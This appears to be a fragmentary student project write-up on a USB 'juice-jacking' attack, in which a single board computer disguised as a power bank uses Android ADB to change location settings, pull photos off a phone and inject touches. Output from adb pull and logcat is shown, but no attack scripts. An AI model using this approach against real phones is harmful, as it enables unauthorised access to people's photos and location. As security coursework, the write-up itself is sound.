Android ADB Exploit by USB Connection to SBC

Introduction

A Single Board Computer can simulate a portable power bank due to the small form factor and potential to be enclosed within a custom casing. Tricking user to establish a connection with it.

Objective

Explore potential ways in which the specific process model of charging a smartphone, where a USB cable is used to establish physical connection to a power bank, can be exploited to gain unauthorized access to said smartphone.

Changing settings

Use wireless networks
Location determined by Wi-Fi and/or mobile networks

Use GPS satellites
Location accurate to street level

Location and Google sear..
Allows Google to use your location data for improved search results and other services

Copying of Data

```
pull: building file list...
pull: /storage/sdcard0/DCIM/./Camera/heyayay2 -> /home/cs5231/Desktop/output/Camera/heyayay2
pull: /storage/sdcard0/DCIM/./100ANDRO/heyayay -> /home/cs5231/Desktop/output/100ANDRO/heyayay
pull: /storage/sdcard0/DCIM/./ayy pull me over -> /home/cs5231/Desktop/output/ayy pull me over
pull: /storage/sdcard0/DCIM/./splash.jpg -> /home/cs5231/Desktop/output/splash.jpg
4 files pulled. 0 files skipped.
26 KB/s (10305 bytes in 0.378s)
```

Obtain Location

Logging

```
3 >>>>>> AndroidRuntime START com.android.internal.os.RuntimeInit <<<<<<
4 CheckJNI is OFF
5 setted country_code = Nordic
6 setted countryiso_code = SE
7 setted sales_code = NEE
8 readGMSProperty: start
9 readGMSProperty: already setted!!
10 readGMSProperty: end
11 addProductProperty: start
12 Trying to load lib libjavacore.so 0x0
13 Added shared lib libjavacore.so 0x0
14 Trying to load lib libnativehelper.so 0x0
15 Added shared lib libnativehelper.so 0x0
16 Note: class Landroid/app/ActivityManagerNative; has 155 unimplemented (abstract) methods
17 Calling main entry com.android.commands.input.Input
18 InjectPointerEvent: MotionEvent { action=ACTION_DOWN, id[0]=0, x[0]=0.0, y[0]=0.0, toolType
   historySize=0, eventTime=94999118, downTime=94999118, deviceId=0, source=0x1002 }
19 Delivering touch to current input target: action: 0x0
20 Delivering touch to current input target: action: 0x0
21 Delivering touch to current input target: action: 0x0
22 InjectPointerEvent: MotionEvent { action=ACTION_UP, id[0]=0, x[0]=0.0, y[0]=0.0, toolType
   historySize=0, eventTime=94999118, downTime=94999118, deviceId=0, source=0x1002 }
23 Delivering touch to current input target: action: 0x1
24 Delivering touch to current input target: action: 0x1
25 Delivering touch to current input target: action: 0x1
26 Delivering touch to current input target: action: 0x1
27 Delivering touch to current input target: action: 0x1
28 Shutting down VM
29 GC_CONCURRENT freed 105K, 79% free 551K/2560K, paused 0ms+1ms, total 5ms
30 NOTE: attach of thread 'Binder_1' failed
```

Showing SMS

Your location and pictures have been compromised

Play Music

play